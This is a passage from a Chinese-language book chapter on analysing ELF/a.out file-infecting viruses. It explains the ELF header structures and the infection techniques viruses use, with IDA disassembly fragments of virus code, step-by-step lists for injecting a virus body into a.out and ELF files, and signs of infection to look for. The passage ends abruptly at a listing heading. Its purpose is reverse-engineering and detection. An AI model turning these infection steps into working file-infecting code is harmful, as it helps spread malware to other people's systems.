最常见的观点是，ELF 文件的结构包括 ELF 文件头（描述文件行为的主要特征），程序头部表，一个或多个段（包括代码，初始化的数据，未初始化的数据，和其它结构。）（参见清单 19.1）。每个段代表一片连续的内存区域，并有各自的访问属性（典型的属性是，代码段可以执行，数据段可以读，如果需要，也可以写）。你不要被术语“段”搞懵了，它和分段的内存模型没有关系。大部分 32 位操作系统把 ELF 所有的段都放到 4GB 大小的“处理器”段里。在内存里，ELF 所有的段必须以页对齐（在 x86 平台上，页的大小为 4KB）。然而，在 ELF 文件里，段并没有对齐，它们彼此挨在一起。ELF 文件头和程序头形式上不在第一个段里；然而，它们被共同载入内存，段的头部直接跟在程序头的后面，而且没有以页边界对齐。

ELF 文件中最后一个结构是节头部表（section header table）。对可执行文件来说，它是可选的，只有在目标文件中才有用。调试器也需要它，因为 GDB 或类似的调试器不能调试节头部表损坏的可执行文件。不过，系统到是可以正常处理这样的文件。

段按自然的方式可以分成不同的节。典型的代码段包括如下节：.init（初始化过程），.plt（过程连接表），.text（程序的主要代码），和.finit（结束过程）。节头部描述节的属性。系统加载器不用知道节的任何事情，因此，将忽略节的属性，加载整个段。不过，为了保证调试器可以调试被感染的文件，病毒必须同时纠正程序头和节头部。

最常见的 ELF 文件结构如清单 19.1 所示。

清单 19.1　ELF 文件的结构

```
ELF Header
        Program header table
        Segment 1
        Segment 2
        Section header table (optional)
```

清单 19.2　ELF 文件头的结构

```
typedef struct
{
 unsigned char e_ident[EI_NIDENT]; /* ELF file identifier: 7F 45 4C      */
 Elf32_Half    e_type;             /* File type                          */
 Elf32_Half    e_machine;          /* Architecture                       */
 Elf32_Word    e_version;          /* Version of the object file         */
 Elf32_Addr    e_entry;            /* Virtual entry point address        */
 Elf32_Off     e_phoff;            /* Program header physical offset     */
 Elf32_Off     e_shoff;            /* Section header physical offset     */
 Elf32_Word    e_flags;            /* Flags                              */
 Elf32_Half    e_ehsize;           /* ELF header size in bytes           */
 Elf32_Half    e_phentsize;      /* Program header element size in bytes */
 Elf32_Half    e_phnum;          /* Number of program header elements    */
 Elf32_Half    e_shentsize;      /* Section header element size in bytes */
 Elf32_Half    e_shnum;          /* Number of section header elements    */
 Elf32_Half    e_shstrndx;       /* String table index in section header */
} Elf32_Ehdr;
```

清单 19.3　程序头的结构

```
typedef struct
{
 Elf32_Word    p_type;          /* Segment type                          */
 Elf32_Off     p_offset;        /* Physical offset of the file segment   */
 Elf32_Addr    p_vaddr;         /* Virtual address of the segment start  */
 Elf32_Addr    p_paddr;         /* Physical address of the segment       */
 Elf32_Word    p_filesz;        /* Physical size of the file segment     */
 Elf32_Word    p_memsz;         /* Size of the segment in memory         */
 Elf32_Word    p_flags;         /* Flags                                 */
 Elf32_Word    p_align;         /* Alignment repetition factor           */
} Elf32_Phdr;
```

清单 19.4　节头部的结构

```
typedef struct
{
 Elf32_Word    sh_name;      /* Section name (tbl-index)                    */
 Elf32_Word    sh_type;      /* Section type                                */
 Elf32_Word    sh_flags;     /* Section flags                               */
 Elf32_Addr    sh_addr;      /* Virtual address of the section start        */
 Elf32_Off     sh_offset;    /* Physical offset of the file section         */
 Elf32_Word    sh_size;      /* Section size in bytes                       */
 Elf32_Word    sh_link;      /* Link to another section                     */
 Elf32_Word    sh_info;      /* Additional information about the section */
 Elf32_Word    sh_addralign; /* Section alignment factor                    */
 Elf32_Word    sh_entsize;   /* Size of the nested element (if any)         */
} Elf32_Shdr;
```

关于这个主题更详细的信息可以在原始的 ELF 文件规范里找到（http://www.x86.org/ftp/manuals/tools/elf.pdf）。

19.2　常见结构和病毒行为的策略

病毒作者的想像力决定了病毒代码的结构。一般而言，它们和 Windows 里面的病毒类似。通常的结构是，病毒头有解密器，紧跟其后的模块负责寻找合适的感染目标，病毒代码的注入器，把控制权传给被感染文件的过程等。

对大部分 ELF 病毒来说，包括如下典型的系统调用序列：sys_open (mov eax, 05h/int 80h)打开文件；sys_lseek (mov eax, 13h)把文件指针移到需要的位置；old_mmap (mov eax, 5Ah/int 80h)把文件映射到内存；sys_unmap (mov eax, 5Bh/int 80h)从内存移走映像并将所有的修改写到磁盘；sys_close (mov eax, 06/int 80h)关闭文件（图 19.1）。这里提供的系统调用编号适用于 Linux。

处理大文件的映射技术相当简单。现在，不再需要分配缓冲区，并把文件片段一点点地拷到缓冲区。病毒可以把这些体力活交给操作系统，自己专注于对感染的处理上。不过，有必要提一下，当感染几百兆的大文件时（例如，某些软件产品的自解压发行版），病毒不得不把文件的不同部分映射到 4GB 的地址空间，通过“窗口”查看文件；或者干脆放弃这个文件，寻找更合适的目标。大部分病毒都采用后一种策略。

```
[•]                                    IDA View-A                                    2-[↑]
.text:08048455 Infect           proc near               ; CODE XREF: sub_8048445+61p
                                mov     eax, 5
.text:0804845A                  xor     edx, edx
.text:0804845C                  xor     ecx, ecx
.text:0804845E                  inc     ecx
.text:0804845F                  inc     ecx
.text:08048460                  int     80h             ; LINUX - sys_open
.text:08048462                  test    eax, eax
.text:08048464                  js      locret_80485EA
.text:0804846A                  mov     [ebp+0], eax
.text:0804846D                  xchg    eax, ebx
.text:0804846E                  mov     eax, 13h
.text:08048473                  xchg    ecx, edx
.text:08048475                  int     80h             ; LINUX - sys_lseek
.text:08048477                  mov     esi, eax
.text:08048479                  push    eax
.text:0804847A                  xor     eax, eax
.text:0804847C                  xor     edx, edx
.text:0804847E                  inc     ah
.text:08048480                  inc     ah
.text:08048482                  push    eax
.text:08048483                  push    ecx
.text:08048484                  push    ebx
.text:08048485                  inc     ecx
.text:08048486                  push    ecx
.text:08048487                  inc     ecx
.text:08048488                  inc     ecx
.text:08048489                  push    ecx
.text:0804848A                  push    eax
.text:0804848B                  push    edx
.text:0804848C                  mov     eax, 5Ah
.text:08048491                  mov     ebx, esp
.text:08048493                  int     80h             ; LINUX - old_mmap
.text:08048495                  add     esp, 18h
.text:08048498                  test    eax, eax
08048455: Infect
```

图 19.1　病毒代码的典型结构

19.2.1　通过合并来感染

这类病毒主要是由编程初学者写的，他们并不精通操作系统的基本架构，但仍热衷于耍小聪明。最常见的感染方式如下：寻找合适的目标，确认它没有被感染，确认这个文件具有修改所需要的属性。把目标文件读入内存（临时文件），用病毒体覆盖目标文件。然后把原始文件插入病毒尾部，或者把它放到数据段里（图 19.2）。

得到控制后，病毒从病毒体中找出原始文件，把它写入临时文件，并为它设置可执行属性，然后执行这个“恢复健康”的文件，执行结束后，再把它从磁盘上删除。因为这样的操作很少不被注意到，因此，有些病毒可能采用从磁盘“手动”加载被感染文件的方式。说实话，写一个过程来纠正 ELF 文件的加载并不是件简单的事，调试这样的过程就更难了；因此，出现这类病毒的可能性不大。ELF 毕竟和 a.out 不一样。

这类病毒的典型特征是，time 代码段后是一个巨大的数据段（覆盖段）[①]，数据段是一个独立的可执行文件（图 19.3）。试着在被感染的文件里搜索 ELF，OCFF，或 a.out 头部，你会在被感染的文件里发现两个这样的头部。然而，不要尝试反汇编覆盖段或数据段，因

① 在计算机程序中，一个不能永久保存在内存中的程序段。

为通常只会得到无意义的代码。要想得到有意义的代码，首先要找到进入点的精确位置，然后把被感染文件的尾部放到合法的地址。另外，病毒可能会故意加密原始文件的内容，在这种情况下，反汇编器将返回无意义、难以理解的垃圾信息。不过，这不会使分析过程变得非常复杂。病毒代码不可能非常大；因此，恢复加密算法（如果病毒使用的话）的过程不会花太多时间。





图 19.2　通过合并感染可执行文件的典型方法



Name	Start	End	Align	Base	Type	Class	32	es	ss	ds	fs	gs
.text	00001000	00010300	byte	0001	publ	CODE	Y	FFFF	FFFF	0002	FFFF	FFFF
.data	00010300	00014000	byte	0002	publ	DATA	Y	FFFF	FFFF	0002	FFFF	FFFF
.bss	00014000	000182C4	byte	0003	publ	BSS	Y	FFFF	FFFF	FFFF	FFFF	FFFF

图 19.3　被 UNIX.a.out 病毒合并的可执行文件。极小的代码段（大约 300 个字节）显示出文件非常有可能被感染

如果病毒把原始文件分成几部分，把其中的一部分移到数据段，把其他部分移到代码段，情形将会变得非常糟糕。这样的文件看起来像一个普通程序，它的绝大部分代码段由从来都不会得到控制权的“死”代码组成。初看之下，数据段似乎是正常的；然而，仔细研究之后，原来所有的交叉参考（例如，对文本字符串的参考）被移位相对于它们“自然的”地址。像你猜到的那样，移动的值恰好等于病毒的长度。

通过反汇编，我们看到这类病毒一般都会用到三个函数：用 exec 和 fork 函数启动“恢复健康”的文件，用 chmod 函数为文件指定可执行属性。

19.2.2 通过扩展文件的最后一节来感染

最简单而又没有破坏性的感染方法是扩展目标文件的最后一节，然后把病毒体插入它的尾部。


注意

传统上，用术语“节”描述这类病毒，从现在起，我将摒弃传统。不过，应该指出的是，和 ELF 相关联时，它不是非常准确，因为 ELF 文件加载器只认识段而忽略节。

严格地说，这种陈述不是非常准确。一般而言，文件最后一节通常是.bss 节，保存未初始化的数据。可以把病毒体插入这里；不过并没有任何实际意义。因为系统加载器不至于蠢到这个地步，以致于把宝贵的处理器时间用于从低速磁盘上加载未初始化的数据。因此，可以把“最后一节”修正为更精确的“最后一个有意义的节”。不过，我建议忽略这些无关紧要的、术语上的矛盾。这毕竟不是博士论文。

.data 节通常在.bss 节之前，包含初始化的数据。它是病毒虎视眈眈的目标。把被研究的文件载入反汇编器，观察进入点在哪个节里。如果在.data 节里，如图 19.4 所示，那么，被研究的文件很可能被病毒感染了，在例子里，PolyEngine.Linux.LIME.poly 病毒把病毒体插入.data 节的尾部，并把进入点设为这里。在.data 节里存在可执行代码是被病毒感染的显著标记。

当目标文件是 a.out 格式时，病毒必须执行以下操作：

1. 读文件头，确认它是 a.out 文件。
2. 增加 a_data 字段的长度，增加的数等于病毒体的长度。
3. 把病毒体插入文件尾部。
4. 修改 a_entry 字段的内容，使病毒得到控制权（如果病毒用这样的方法获取控制权）。

当目标文件是 ELF 格式时，插入的操作要稍微复杂一些（图 19.5）：

1. 病毒打开目标文件，读文件头，确认它是 ELF 文件。
2. 病毒通过观察程序头部表，寻找最适合感染的段。注意，几乎任何带有 PL_LOAD 属性的段都适合感染。其他的段也合适；不过，在那里的病毒代码看起来会有些怪。
3. 把选择的段延伸到文件尾，延伸的长度等于病毒体的长度。这通过同步修改 p_filez 和 p_memz 字段完成。
4. 病毒把病毒体插入被感染文件的尾部。
5. 为了捕获控制，病毒既可以把文件的进入点（e_entry）设为这里，也可以用 jmp 把真正的进入点插入病毒体。捕获控制权的技术是另一章的主题，将在第 20 章介绍。

```
[▪]                                    IDA View-A                                    2-[↑]
.data:080499BF                  stosb
.data:080499C0                  retn
.data:080499C1                  ;
.data:080499C1 LIME_END:                                ; Alternative name is 'main'
.data:080499C1                  mov     eax, 4
.data:080499C6                  mov     ebx, 1
.data:080499CB                  mov     ecx, offset gen_msg
.data:080499D0                  mov     edx, 2Dh
.data:080499D5                  int     80h             ; LINUX - sys_write
.data:080499D7                  mov     ecx, 32h
.data:080499DC
.data:080499DC gen_l1:                                  ; CODE XREF: .data:08049A4A↓j
.data:080499DC                  push    ecx
.data:080499DD                  mov     eax, 8
.data:080499E2                  mov     ebx, (offset host_msg+20h)
.data:080499E7                  mov     ecx, 1FDh
.data:080499EC                  int     80h             ; LINUX - sys_creat
.data:080499EE                  push    eax
.data:080499EF                  mov     eax, 0
.data:080499F4                  mov     ebx, offset host_entry
.data:080499F9                  mov     ecx, 8049A82h
.data:080499FE                  mov     edx, 4Dh
.data:08049A03                  mov     ebp, e_entry
.data:08049A09                  call    LIME
.data:08049A0E                  pop     ebx
.data:08049A0F                  mov     eax, 4
.data:08049A14                  mov     ecx, offset elf_head ; "ΔELF"
.data:08049A19                  add     edx, 74h
.data:08049A1F                  mov     p_filsz, edx
.data:08049A25                  mov     p_memsz, edx
.data:08049A2B                  int     80h             ; LINUX - sys_write
.data:08049A2D                  mov     eax, 6
080499C1:
```

图 19.4　被 PolyEngine.Linux.LIME.poly 病毒感染的文件，它把病毒体插入.data 节的尾部，并把进入点设为这里




图 19.5　通过延伸最后节来感染可执行文件

现在，该做个小小的技术总结了。.data 节通常只有两个属性：读和写。在默认情况下，没有执行属性。这意味着呆在它里面的病毒码不能被执行？这个问题的答案是不确定的。

这要视处理器和操作系统的实现细节而定。有些处理器和操作系统忽略执行属性，认为有读属性，自然也就有执行属性；而另一些处理器和操作系统却抛出异常，终止被感染程序的运行。为了绕过这种情形，病毒可能给.data 节指定执行属性。但这将暴露病毒的存在。不过，很少会碰到这样的病毒，大部分的病毒作者都保留.data 节的默认属性。

这里还有一个重要的问题，虽然它看起来并不那么显眼。你是否考虑过，如果把病毒体插入除了其后跟有.bss 的最后一个.data 外的其他.data 节，被感染文件的行为将会有怎样的改变？它不会改变。尽管最后一节将被映射到不同的地址，程序代码不“知道”它，将继续基于以前的地址访问未初始化的数据（现在被病毒码占用，到此时，病毒已经完成它的任务，把控制权返回给原始的文件）。倘若程序代码设计正确，不依靠未初始化变量的初始值，病毒的存在不会导致程序不可用。

不过，在实际的环境中，这个优雅的感染方法毫无用武之地，因为据统计，UNIX 程序中平均有十几个不同的节。

例如，考虑 Red Hat 5.0 的 ls 是怎样组织的（清单 19.5）。

清单 19.5　UNIX 可执行文件典型的内存映射

```
Name     Start     End       Align Base Type Class 32 es   ss   ds   fs   gs
 .init    08000A10 08000A18 para  0001 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
 .plt     08000A18 08000CE8 dword 0002 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
 .text    08000CF0 08004180 para  0003 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
 .fini    08004180 08004188 para  0004 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
 .rodata 08004188 08005250 dword 0005 publ CONST Y  FFFF FFFF 0006 FFFF FFFF
 .data    08006250 08006264 dword 0006 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
 .ctors   08006264 0800626C dword 0007 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
 .dtors   0800626C 08006274 dword 0008 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
 .got     08006274 08006330 dword 0009 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
 .bss     080063B8 08006574 qword 000A publ BSS   Y  FFFF FFFF 0006 FFFF FFFF
 extern   08006574 08006624 byte  000B publ       N  FFFF FFFF FFFF FFFF FFFF
 abs      0800666C 08006684 byte  000C publ       N  FFFF FFFF FFFF FFFF FFFF
```

.data 节在文件中间。为了与它会合，病毒必须仔细修正另外 7 个节的 p_offset 字段（从文件头部的节偏移量）。有些病毒对它们视而不见，导致被感染的文件不能启动。

另一方面，文件中的.data 节只有 10h 个字节，因为程序中大部分的数据都在.rodata 节里（只读）。现在的连接器都有这个习惯，喜欢用这种方式组织大部分的可执行文件。病毒不能把病毒码放在.data 节里，因为这会马上暴露自己，它也不能把病毒码插入.rodata 节，因为这将无法把病毒码解密（不建议分配栈内存，并把病毒体拷到那里，因为这个任务超出当代病毒作者的能力；再说，这样做并没有任何实际的用处）。因为病毒必须把病毒体插

入文件的中间而不是尾部，因此，把病毒码插入包含机器码的.text 节比插入.data 节要好一些。呆在这里的病毒很少会引起人们的注意。稍后会详细介绍这个问题（参见“通过延伸文件的代码节来感染”）。

19.2.3　通过压缩原始文件的部分内容来感染

程序的体积越来越大，病毒也变得越来越复杂。不论 Microsoft 的代码有多么丑陋，但至少比某些 UNIX 下的赝品要好一些。例如，FreeBSD 4.5 的 cat 差不多有 64KB。对于功能这么简单的工具来说，是不是太大了一点？

用 HEX 编辑器打开这个文件，会发现大量有规则的序列（大部分是一连串的零），这些没用的地方，为压缩提供了可能性。如果病毒发现这样的空地，它可以把病毒体拷到这里，如果病毒体比较大，它甚至可以把病毒体分别放在几个不同的段里。即使程序中没有空闲的地方，也不成问题。因为几乎所有的可执行文件都包含很多文本字符串，可以把它们压缩。初看起来，这样的算法似乎很复杂。但是请相信我，实现 Huffman packer 的任务比把病毒体插入文件中部节间空隙的 shamanism 简单。此外，用这个方法感染文件时，文件的长度保持不变，这能部分隐藏病毒的存在。

病毒怎样把病毒体插入代码段呢？在最简单的情况下，病毒扫描文件，寻找程序代码为了对齐填充的长长的 NOP 指令序列。找到之后，它把一段病毒体插入这里，并加上一条转移到下一段的指令。这个过程一直持续到病毒把整个病毒体插入文件为止。在感染的最后阶段，病毒写入已经“捕获”的段地址，并把控制权交给被感染的文件（不这样做，病毒就不能把病毒体拷到下一个目标文件）。有些复杂的病毒内置追踪器，可以自动组装病毒体；不过，这些奇异的实验室病毒在实际环境中从来不曾见过。

在不同的程序中，用于对齐的空闲空间大小各不相同。实际上，在 FreeBSD 4.5 中，大部分的程序都以 4 字节对齐。考虑 x86 系统里的无条件转移指令至少要占用 2 个字节，故只剩下 2 个字节了，要病毒适应这么小的地方不太现实。但在 Red Hat 5.0 里，情形有所改观。对齐的值可以设为 08h 到 10h 字节，从而允许普通的病毒可以感染文件。

例如，清单 19.6 提供被 UNIX.NuxBe.quilt 病毒感染的 ping 的反汇编片段，这个病毒公布在#29A 电子杂志上。

甚至初学者都能在程序中发现病毒的存在。显眼的 Jmp 指令链，拉伸的数据节，很容易引起注意。在正常的程序里，几乎从来不会碰到这样的结构（在这里，不包括那些富含技巧的外壳保护机制和基于多形引擎的可执行文件加壳程序）。

注意，病毒段不一定形成线性排列。相反，如果病毒作者不笨的话，他会尽力隐藏病毒的踪迹。你必须对如下情形有所准备：在这种情形里，jmp 指令跳过整个文件，为了与周围的函数混在一起，使用“非法的”epilogue 和 prologue。不过，我们利用 IDA Pro 反汇

编器自动生成的交叉参考，可以轻易戳穿这种小把戏（缺少对函数 epilogue 和 prologue 的交叉参考）。

清单 19.6　UNIX.NuxBe.quilt 的片段，病毒体“延伸”至代码节

